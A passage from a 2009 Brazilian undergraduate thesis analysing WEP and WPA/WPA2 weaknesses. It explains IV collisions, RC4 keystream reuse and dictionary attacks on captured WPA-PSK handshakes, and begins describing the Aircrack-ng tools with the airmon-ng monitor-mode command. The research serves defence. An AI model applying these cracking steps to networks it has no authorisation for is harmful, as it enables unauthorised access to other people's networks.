UNIVERSIDADE FEDERAL FLUMINENSE
INSTITUTO DE COMPUTAÇÃO
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

DIEGO MOREIRA GUIMARÃES

ANÁLISE DE VULNERABILIDADES DOS PRINCIPAIS PROTOCOLOS DE SEGURANÇA DE REDES SEM FIO PADRÃO IEEE 802.11

NITERÓI

2009

DIEGO MOREIRA GUIMARÃES

ANÁLISE DE VULNERABILIDADES FALHAS DOS PRINCIPAIS PROTOCOLOS DE SEGURANÇA DE REDES SEM FIO PADRÃO IEEE 802.11

Monografia apresentada ao Departamento de Ciência da Computação da Universidade Federal Fluminense como parte dos requisitos para obtenção do Grau de Bacharel em Ciência da Computação

Orientador: Célio Vinicius Neves de Albuquerque

NITERÓI
2009

DIEGO MOREIRA GUIMARÃES

ANÁLISE DE VULNERABILIDADES DOS PRINCIPAIS PROTOCOLOS DE SEGURANÇA DE REDES SEM FIO PADRÃO IEEE 802.11.

Monografia apresentada ao Departamento de Ciência da Computação da Universidade Federal Fluminense como parte dos requisitos para obtenção do Grau de Bacharel em Ciência da Computação.

Aprovada em ,

BANCA EXAMINADORA

Prof. CÉLIO VINICIUS NEVES DE ALBUQUERQUE – Orientador
UFF

Profa. ANNA DOLEJSI SANTOS
UFF

Prof. VINOD REBELLO
UFF

Niterói
2009

Aos meus pais, Walter Guimarães e Marli Moreira, meus avós, Sebastião Moreira e Luiza Moreira, minha namorada, Renata Lopez e meus amigos, Andre Barros e Rafael Moulin.

AGRADECIMENTOS

À Universidade Federal Fluminense e os Departamentos de Matemática Aplicada, Geometria, Análise, Estatística, Física e especialmente Ciência da Computação;

Ao meu orientador Célio Vinicius Neves de Albuquerque, por toda ajuda e dedicação tanto no desenvolvimento deste projeto quanto nas aulas de Redes de Computadores;

À Renata Lopez pelo apoio e paciência e à sua mãe, Sandra Lopez, pelo empréstimo do Laptop utilizado durante este trabalho;

Aos amigos Andre Barros, Rafael Moulin, João Gouveia, Willen Jorge, Adrian Laubisch, Diego Valente, Leonardo Dias e muitos outros por tornarem a experiência universitária ainda mais proveitosa;

A todos os professores e funcionários da Universidade Federal Fluminense com quem tive contato durante esse curso e que contribuíram de alguma forma para minha formação;

Aos meus familiares que sempre estiveram presentes e me apoiaram nessa importante etapa da minha vida.

RESUMO

Guimarães, Diego Moreira. Análise de Falhas dos Principais Protocolos de Segurança de Redes Sem Fio Padrão IEEE 802.11. Niterói, 2009. 34 p. Trabalho de Conclusão de Curso – Instituto de Computação, Universidade Federal Fluminense.

Redes Sem Fio estão sendo muito utilizadas e, com o aumento das vendas de computadores portáteis e celulares que suportam acesso à Internet, o número de usuários tende a aumentar ainda mais. Dentre os diversos padrões, destaca-se o IEEE 802.11, também conhecido como *Wi-Fi.* A ausência de um meio físico para a realizar a conexão entre os computadores traz diversas vantagens, como a mobilidade. Sem a necessidade cabos, qualquer dispositivo provido de uma placa de rede sem fio poderia se associar a um Ponto de Acesso, bastando apenas estar próximo dele. Para impedir usos indevidos, foram criados os protocolos de segurança que visam prover privacidade e controlar o acesso à rede. O primeiro a ser desenvolvido foi o WEP e, pouco tempo depois de sua criação, diversos estudos acusaram falhas graves em sua implementação. Surgiram então os protocolos WPA e WPA2 com o padrão 802.11i e, novamente, estudos que apontam falhas de segurança. Este projeto pretende, além de apresentar o padrão 802.11 e seus protocolos de segurança, analisar essas falhas, mostrar suas causas e apresentar resultados de testes utilizando a ferramenta *Aircrack,* a fim de demonstrar na prática a possibilidade da quebra de senha e, consequentemente, uso não permitido da rede sem fio. Através da pesquisa e da análise dos testes, busca-se descobrir o que deve ser feito para impedir que usuários não autorizados se conectem a rede.

Palavras-chave

Redes de Computadores, Redes Sem Fio, IEEE 802.11, Segurança de Redes, WEP, WPA, WPA2, Aircrack, Airmon, Airodump, Aireplay, Wi-Fi.

ABSTRACT

Guimarães, Diego Moreira. Failure Analisys of Security Protocols in IEEE 802.11 Wireless Networks. Niterói, 2009. 34 p. Term Paper – Instituto de Computação, Universidade Federal Fluminense.

Wireless Networks are being widely used and, with the increase in sales of portable computers and cell phones with support to Internet access, the number of mobile users tends to increase even more. Among the various wireless standards, the IEEE 802.11, also known as Wi-Fi, stands. With the advent of wireless link to connect the computers comes many advantages, such as mobility. Without cables, any device equipped with a wireless network card is able to associate with an Access Point, just by being near it. To prevent misuse, security protocols, which are intended to provide privacy and network access control, were designed. WEP was the first to be developed and, shortly after its creation, several studies appeared accusing serious flaws in its implementation. Then the protocols WPA and WPA2 appeared within the scope of the IEEE 802.11i standard and, again, studies showing security flaws came up. This project aims at, besides presenting the 802.11 standard and its security protocols, analyzing their flaws, showing their causes and presenting results of tests using the Aircrack tool. This work demonstrates the possibility of password cracking and misuse of the wireless network. Through research and analysis of the tests, this work tries to figure out what should be done to prevent unauthorized users from connecting to the network.

Keywords

Computers Networks, Wireless Networks, IEEE 802.11, Network Security, WEP, WPA, WPA2, Aircrack, Airmon, Airodump, Aireplay, Wi-Fi.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ACRÔNIMOS

AP – Access Point

ARP – Address Resolution Protocol

BSS – Basic Service Set

DHCP – Dynamic Host Configuration Protocol

EAP – Extensible Authentication Protocol

EAPOL – EAP Over LAN

GTK – Group Transient Key

LAN – Local Area Network

IV – Initialization Vector

MIC – Message Integrity Code

PMK – Pairwise Master Key

PSK – Pre-Shared Key

PTK – Pairwise Transient Key

RADIUS – Remote Authentication Dial In User Service

SSID – Service Set Identifier

WEP – Wired Equivalent Protocol

WPA – Wi-Fi Protected Access

1. Introdução

Uma rede de computadores consiste em dois ou mais computadores interconectados por um enlace de comunicação. Dessa forma, recursos como dispositivos periféricos, arquivos e dados podem ser compartilhados com todos os integrantes da rede.

O conceito de interligar computadores foi bastante difundido e as redes foram se tornando cada vez maiores. O grande problema em se utilizar cabos para a conexão entre os computadores é relacionado ao custo do cabeamento que aumenta consideravelmente junto com o número de clientes e a distância a cobrir. Além disso, uma rede cabeada é pouco flexível. Para mudar uma máquina de lugar ou adicionar uma nova à rede, é necessário alterar o cabeamento.

Existem situações nas quais a utilização de cabos se torna bastante difícil, como no caso de prédios antigos que não possuem em sua estrutura canaletas por onde passariam os cabos ou quando é necessário interligar computadores que estão situados em edifícios diferentes. Nesse caso seria necessário adquirir uma linha dedicada entre os dois pontos com a empresa de telefonia local, o que sairia muito caro, ou criar uma VPN (Virtual Private Network) via internet, o que resultaria em uma conexão de baixa qualidade.

Para lidar com alguns desses problemas, foram criadas as redes sem fio. Substituindo os fios e cabos por aparelhos que utilizam radiofrequência, infravermelho, dentre outras formas, esse novo modelo de rede de computadores não possui os principais incômodos da rede cabeada, como a falta de flexibilidade e o alto custo do cabeamento para um grande número de conexões ou grandes distâncias.

Dentre os diversos padrões e tecnologias de redes sem fio, destaca-se o padrão IEEE 802.11, também conhecido como Wi-Fi, que especifica a comunicação de uma rede local sem fio. Através de um Ponto de Acesso, os clientes se conectam à internet e aos arquivos e dispositivos compartilhados pelos usuários dessa rede. O funcionamento deste tipo de rede é similar a uma rede cabeada, tendo como diferença a maneira como os computadores são interconectados.

Entretanto, quando a segurança é levada em conta, são encontrados alguns problemas nas redes sem fio. Por exemplo, com o uso de cabos é difícil algum intruso se conectar à rede sem que isso seja percebido, o que torna esse modelo bastante seguro. Porém, com as conexões sendo feitas em enlaces não cabeados, qualquer pessoa com um computador provido de uma placa de rede sem fio, que se encontre ao alcance de um Ponto de Acesso pode se associar à ele desapercebido e desfrutar dos recursos compartilhados por esta rede.

Para evitar o acesso indevido, foram criados os protocolos de segurança que, limitam o acesso à rede a apenas usuários autorizados. Os protocolos WEP, WPA e WPA2 são os utilizados atualmente.

No entanto, esses protocolos são realmente seguros? Um administrador de rede pode ficar tranquilo em relação aos eventuais intrusos que tentam burlar a sua segurança? Programas como o Aircrack-ng prometem descobrir a senha da rede através da análise de pacotes que são transmitidos pelo Ponto de Acesso. Isso é mesmo possível? Nenhum dos protocolos conhecidos é imune a isso? Qual deles é o mais seguro? Essas são as perguntas que este trabalho tentará responder.

1.1 Objetivo

O foco deste trabalho está na autenticação, ou seja, no momento em que uma estação se conecta a um Ponto de Acesso. O objetivo é verificar se é possível um cliente não autorizado se conectar à rede. Além disso, mostrar e analisar as causas das possíveis falhas dos protocolos de segurança WEP, WPA e WPA2, bem como fazer uma comparação entre eles a fim de chegar a conclusão de qual é o mais seguro. Após a análise dos testes, dizer se o nível de segurança disponível hoje é suficiente para evitar o uso indevido da rede e o que deve ser feito para eliminar as falhas encontradas.

1.2 Estrutura do Trabalho

Este trabalho foi organizado da seguinte forma. O Capítulo 2 é dedicado ao padrão IEEE 802.11. É comentado sobre os diferentes padrões pertencentes a ele, a sua arquitetura e seu funcionamento. O Capítulo 3 fala sobre os protocolos de segurança WEP, WPA e WPA2, comenta sobre como os dados são protegidos por eles e sobre suas possíveis fraquezas. No Capítulo 4 é apresentado o pacote Aircrack e as suas ferramentas que foram utilizadas neste projeto para testar a segurança dos protocolos. O Capítulo 5 contém a descrição dos testes realizados e a análise dos resultados. Por fim, há a conclusão do projeto baseada na análise feita no Capítulo 5 e ideias para trabalhos futuros.

2. O Padrão IEEE 802.11

Uma Rede Local (*Local Area Network* – LAN) sem fio é uma das tecnologias de rede mais usadas para o acesso à Internet e está presente nos locais de trabalho, residências, universidades, aeroportos e hotéis, sendo que é previsto que em um futuro próximo elas estejam disponíveis de forma ubíqua em todos os lugares, tal qual a rede de celulares. Embora muitas tecnologias tenham sido desenvolvidas [1] para LANs sem fio na década de 1990, a que foi melhor recebida foi a IEEE 802.11, também conhecida como Wi-Fi (*Wireless Fidelity*).

Há diversos padrões IEEE 802.11. Alguns deles se diferem pela faixa de frequência e taxa de dados, como os padrões 802.11b, 802.11a e 802.11g (a *Tabela 1* mostra essa diferença). Outros foram criados para acrescentar funcionalidades ao 802.11, como por exemplo o 802.11i, que foi criado para aperfeiçoar as funções de segurança. Porém, apesar da várias emendas ao padrão IEEE 802.11, elas compartilham muitas características, como o mesmo protocolo de acesso ao meio e a mesma estrutura para os quadros da camada de enlace [1].

Padrão	Faixa de Frequência	Taxa de Dados
802.11b	2.4-2.485 GHz	Até 11 Mbps
802.11a	5.1-5.8 GHz	Até 54 Mbps
802.11g	2.4-2.485 GHz	Até 54 Mbps

TABELA 1 – Diferença nos padrões IEEE 802.11 [1]

A arquitetura 802.11 é baseada no *Basic Service Set* (BSS), ou seja, um conjunto básico de serviço que contém uma ou mais estações sem fio que são conectadas à uma estação central, conhecida como Ponto de Acesso (*Access Point* – AP*)*. O AP, por sua vez, pode ser conectado a um dispositivo de interconexão, que pode ser, por exemplo, um hub ou um roteador, que provê o acesso à Internet, sendo que um dispositivo interconexão pode ser utilizado para mais de um AP, como mostra a *Figura 1*. Essas LANs que utilizam AP e roteador são chamadas de LANs sem fio infra-estruturadas e é o foco de estudo deste projeto.

Também existem LANs sem fio ad hoc, onde estações se agrupam e formam uma rede entre elas, mas não serão abordadas.




FIGURA 1 – Duas redes compartilhando o mesmo dispositivo interconexão [1]

No momento da instalação do AP, o administrador de rede deve escolher um Identificador de Conjunto de Serviços (*Service Set Identifier* – SSID), que é o nome que identificará o AP, e o canal, que é a faixa de frequência onde este AP irá atuar. O padrão 802.11b, por exemplo, define 11 canais que se sobrepõem parcialmente. Na verdade, dois canais não se sobrepõem apenas se eles forem separados por pelo menos 4 canais, ou seja, não há sobreposição entre os canais 1, 6 e 11.

Para que uma estação sem fio consiga acesso à Internet, é necessário que ela se associe a um AP, ou seja, crie uma ligação virtual entre os dois, de forma que a estação receba pacotes de dados apenas desse AP e envie à Internet somente através deste. Para que isso seja possível, é necessário que ela saiba quais APs estão ao seu alcance. Por isso cada AP envia periodicamente quadros de sinalização contendo seu SSID e endereço MAC e, tendo conhecimento disso, as estações buscam em todos os canais estes quadros de sinalização para descobrir quais APs estão por perto.

Após ter selecionado um AP para se associar, caso o perfil de segurança seja aberto, a estação envia uma mensagem de descoberta DHCP para obter um endereço IP nesta rede. Obtido o IP, a estação passa a fazer parte desta rede e a usufruir de todos os recursos compartilhados por ela.

Porém, é interessante que apenas estações autorizadas e que estejam ao alcance do AP possam se associar a ele. É necessária uma forma de permitir que apenas alguns clientes possam fazer parte da rede. Para isso existem os protocolos de segurança, que complementam o processo de associação.

3. Os Protocolos de Segurança

Quando são usados cabos para interligar computadores, é bastante difícil alguém conseguir conectar-se a rede desapercebido. Porém, com o surgimento de enlaces sem fio, qualquer dispositivo ao alcance do AP poderia conectar-se a ele. Por isso tornou-se necessária a criação de uma forma de impedir o acesso de intrusos.

3.1 WEP

O protocolo *Wired Equivalent Privacy* (WEP) foi a primeira tentativa de resolver esse problema e tornar uma rede sem fio tão segura quanto uma cabeada. Ele foi proposto em 1997 e até hoje é muito utilizado.

O WEP se baseia em uma chave secreta (k) de 40 ou 104 bits, que comumente são referenciadas como 64 e 128 bits. O motivo é o fato de ser concatenado à chave um Vetor de Inicialização de 24 bits, que é escolhido ao acaso para cada quadro a ser enviado. Esta chave secreta é igual para todos os usuários do AP e deverá ser de conhecimento prévio destes. A cifragem utilizando esta chave funciona da seguinte forma [15]:

1. Para garantir a integridade de uma mensagem M, é acrescido um *hash* (resumo) da mensagem e este é enviado em texto plano, P = (M, h(M)), para o receptor;

2. É escolhido ao acaso um Vetor de Inicialização (IV) v de 24 bits e, usando o algoritmo RC4 [16], é gerado um *keystream* (uma longa sequência randômica de bytes) como uma função do IV (v) e da chave k, ou seja, o *keystream* é obtido através de RC4(v, k);

3. É feito um ou-exclusivo (xor) entre o texto plano P e o *keystream* para obter o texto cifrado;

4. O IV é transmitido em texto plano juntamente com o texto cifrado.

Este processo pode ser representado da seguinte forma:

A => B : v, (P xor RC4(v, k)); onde P = (M, h(M)).

O formato do quadro cifrado também é mostrado na *Figura 2:*




FIGURA 2 – Formato do quadro WEP cifrado [15]

Para decriptar a mensagem, basta o receptor fazer o processo inverso. Primeiramente gera-se o *keystream* RC4(v, k) e faz-se um xor deste com o texto cifrado, dessa forma recupera-se o texto plano, como mostra a *Figura 3*. Após isto basta obter novamente o *hash* de M e conferir com o h(M) que veio no texto plano para verificar a integridade da mensagem.

$$\begin{aligned} P' &= C \oplus \mathrm{RC4}(v,k) \\ &= (P \oplus \mathrm{RC4}(v,k)) \oplus \mathrm{RC4}(v,k) \\ &= P. \end{aligned}$$

FIGURA 3 – Decriptando mensagem cifrada pelo WEP [15]

Quando foi lançado, dizia-se que a base da segurança do WEP estava na dificuldade de recuperar a chave através da força bruta, porém estudos mostram que não é necessário utilizar força bruta para descobrir uma senha WEP por causa de uma grande falha sua: a repetição de Vetores de Inicialização, também conhecida como colisão de IVs.

O tamanho do IV (24 bits) não é grande o suficiente para garantir que ele não se repita e além disso, da forma que o WEP foi implementado, os IVs a serem usados não são obtidos a partir da incrementação do IV anterior, eles são escolhidos ao acaso, e com isso a chance de haver colisão aumenta. Na verdade, é esperado que ocorra colisão de IVs a partir de 5000 pacotes enviados, o que requer apenas alguns minutos de transmissão.

Isto dá margem para vários tipos de ataque. Por exemplo quando duas mensagens são criptografadas com os mesmos IV e senha, basta fazer um XOR entre elas para obter o XOR entre os textos planos de cada uma. A *Figura 4* mostra como isso funciona:

$$
\begin{aligned}
&\text{If} && C_1 = P_1 \oplus \mathrm{RC4}(v,k) \\
&\text{and} && C_2 = P_2 \oplus \mathrm{RC4}(v,k) \\
&\text{then} && \\
& C_1 \oplus C_2 &&= (P_1 \oplus \mathrm{RC4}(v,k)) \oplus (P_2 \oplus \mathrm{RC4}(v,k)) \\
& && = P_1 \oplus P_2.
\end{aligned}
$$

FIGURA 4 – Obtendo o XOR de dois textos planos a partir de duas mensagens cifradas [15]

Este resultado pode ser usado para descobrir informações sobre o texto plano, dando margem ao de deciframento da mensagem. À medida que novos pacotes que utilizem o mesmo IV são capturados, aumenta a possibilidade de decifrar o seu conteúdo. Uma vez que um pacote tenha sido decifrado, todos os outros que utilizem o mesmo IV podem ter o seu conteúdo facilmente descoberto.

Outro problema está no fato de ser usado o algoritmo RC4 para gerar o *keystream*. Para que este seja seguro, é preciso que nunca seja usada a mesma entrada (IV, senha). A utilização do IV concatenado com a senha na geração do *keystream* é feita justamente para evitar que esta repetição aconteça. Entretanto, como já foi dito, a repetição de IVs ocorre com certa frequência, ou seja, o RC4 não está sendo utilizado da maneira adequada e por isso está passível de ser quebrado.

Para facilitar ainda mais o ataque, o IV além de ser utilizado na geração do *keystream*, é também enviado na parte não criptografada da mensagem, ou seja, antes de um atacante começar a tentativa de quebra do RC4, ele já possui 24 bits do *keystream*. Isso, somado com a vulnerabilidade do algoritmo por causa da repetição de IVs, deixa uma rede que utiliza WEP ainda mais desprotegida.

3.2 WPA/WPA2

O protocolo *Wi-Fi Protected Access* (WPA) foi implementado para substituir o WEP enquanto o padrão IEEE 802.11i era preparado. Este padrão adiciona algumas características ao 802.11, principalmente na parte de segurança, e o WPA possui a maioria delas. O protocolo WPA2 implementa o padrão 802.11i por completo, porém a parte de autenticação,

que é o que será abordado nessa projeto, é igual nos dois protocolos, por isso, a partir daqui, não será feita distinção entre eles. O motivo de só ser abordada a parte de autenticação é porque este é o único momento em que é possível a tentativa de quebra do protocolo. Ainda não foi descoberta uma forma de decriptar um pacote cifrado por ele, apesar de estudos sobre isso estarem sendo feitos [24].

A autenticação no WPA/WPA2 utiliza o padrão IEEE 802.1X [17], cuja arquitetura é baseada em três entidades:

- Requerente – estação que deseja se conectar à rede;
- Autenticador – o AP;
- Servidor de autenticação – normalmente um servidor RADIUS [18], é quem de fato decide se o requerente pode se conectar a rede.

Primeiramente o autenticador solicita a identidade do requerente e a envia ao servidor de autenticação para verificá-la, utilizando chave pública, por exemplo. Com a verificação feita, é gerada uma *Master Key* (MK) que é enviada ao requerente. Ambos derivam uma nova senha de 256 bits chamada *Pairwise Master Key* (PMK) e em seguida a PMK residente no servidor de autenticação é movida para o autenticador. A *Figura 5* mostra esse processo.




FIGURA 5 – Derivação da PMK [23]

Para que a conexão entre a estação e o AP possa ser efetuada, é necessário que seja feito um *four-way handshake* entre requerente e o autenticador que funciona da seguinte forma [19]:

1. Autenticador e requerente geram os *ANonce* e *SNonce* respectivamente, que são números randômicos. O *ANonce* é enviado ao requerente.

2. O requerente gera a *Pairwise Transient Key* (PTK) a partir da PMK, do *ANonce,* do *SNonce* e do MAC dos dois envolvidos. Em seguida envia o *SNonce* ao autenticador juntamente com um *Message Integrity Code* (MIC).

3. Tendo recebido o *SNonce*, o autenticador gera a PTK e compara com o MIC para saber se o requerente conhece a PMK e gerou a PTK corretamente. Em seguida, o autenticador envia a *Group Transient Key* (GTK) criptografada com a PTK. Esta senha será utilizada para proteger as mensagens enviadas em *Broadcast* e *Multicast*.

4. Após ter recebido a GTK, o requerente envia um MIC para o autenticador para garantir que tudo foi feito corretamente. A PTK é instalada no requerente e no autenticador e a GTK é instalada no requerente. A partir deste momento a troca de dados poderá ser feita com segurança.

A troca de informações durante o *handshake* é feita utilizando mensagens EAP (*Extensible Authentication Protocol*) [20], mais precisamente EAPOL (*EAP Over LAN),* que é a versão do EAP utilizada em redes sem fio. Este protocolo é um *framework* de segurança que permite o transporte de mensagens de autenticação. A *Figura 6* mostra o processo do *four-way handshake.*




FIGURA 6 – *Four-way handshake* [22]

Esta versão do WPA/WPA2 que utiliza um servidor de autenticação é chamada de WPA-Enterprise. Porém, normalmente, uma rede doméstica não possui um servidor RADIUS para gerar uma PMK cada vez que existe uma tentativa de conexão. Para esses casos existe o WPA-PSK, onde a PMK, que é obtida pelo servidor de autenticação, é substituída por uma *Pre-Shared Key* (PSK), ou seja, uma chave, de 8 a 63 caracteres, já conhecida por ambas as partes antes da conexão. Para efetuar a autenticação, todas as fases do *four-way handshake* ocorrem, com a única diferença de que ao invés de ser utilizada um PMK para gerar a PTK, é utilizada a PSK.

O ponto fraco do WPA/WPA2 está justamente no WPA-PSK. Caso um atacante capture as mensagens do *handshake* ele terá disponível os valores do *ANonce* e *SNonce* e os endereços MAC do requerente e do autenticador, ou seja, para descobrir a PTK faltaria apenas a PMK. Para obtê-la, basta gerar um arquivo texto (dicionário) com todas as possíveis PMKs e testar cada uma delas com o MIC, que também foi obtido com o *handshake.* Dessa forma, será possível descobrir qual das alternativas presentes no dicionário é a PMK.

No caso do WPA-Entreprise, a PMK é gerada pelo servidor de autenticação randomicamente a cada nova sessão e é única para o par estação – AP. Entretanto, no WPA-PSK, a PMK é a PSK que é uma senha escolhida pelo administrador da rede no momento em que a rede é criada. Um grande problema é fato de que, na maioria dos casos, a PSK é raramente alterada. Portanto, se ela não for forte, a segurança da rede também não será.

4. O Pacote Aircrack-ng

Aircrack New Generation ou apenas Aircrack-ng [2], é um pacote de programas capaz de descobrir a senha WEP assim que um número suficiente de pacotes de dados é capturado. No caso de WPA/WPA2, com o uso de um dicionário, ele facilita a quebra por força bruta utilizando as informações obtidas com a captura de um *handshake* entre uma estação e o AP.

Para utilizá-lo é necessário uma placa de rede que suporte o modo monitor, onde esta receberá todos os pacotes que estiverem ao seu alcance. Tanto Windows quanto Linux suportam o Aircrack, porém o uso em Windows é muito limitado, pois alguns programas dos programas do pacote, como o Aireplay, só funcionam no Linux.

O pacote Aircrack-ng possui um grande número de programas para facilitar a descoberta de senhas WEP e WPA/WPA2, porém os mais utilizados são o Airmon, que permite colocar a placa de rede no modo monitor, o Airodump, responsável pela captura dos pacotes, o Aireplay, que realiza a inserção de pacotes, gerando tráfego na rede e o Aircrack, que analisa os pacotes capturados para revelar a senha da rede.

4.1 Airmon

Para começar a tentativa de quebra, o primeiro programa a ser utilizado deve ser o Airmon. Ele é responsável por habilitar o modo monitor da placa de rede. Dessa forma, a placa passará a monitorar todo tráfego que estiver ao alcance dela. A *Figura 7* mostra o seu funcionamento.

O comando para ativar ou desativar o modo monitor da placa é:

airmon-ng <start|stop> <interface> [canal]

Onde:

- <start|stop> Indica se o Airmon deve ativar ou desativar o modo monitor. (Obrigatório)
- <interface> A interface de rede onde se encontra a placa *wireless*. (Obrigatório)

- [canal] Canal a ser monitorado. (Opcional. Se nada for especificado, todos os canais serão monitorados)

```
root@diego-laptop:/home/diego# airmon-ng start wlan1


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
2809    NetworkManager
2832    avahi-daemon
2833    avahi-daemon
2834    wpa_supplicant
3634    dhclient
Process with PID 3634 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

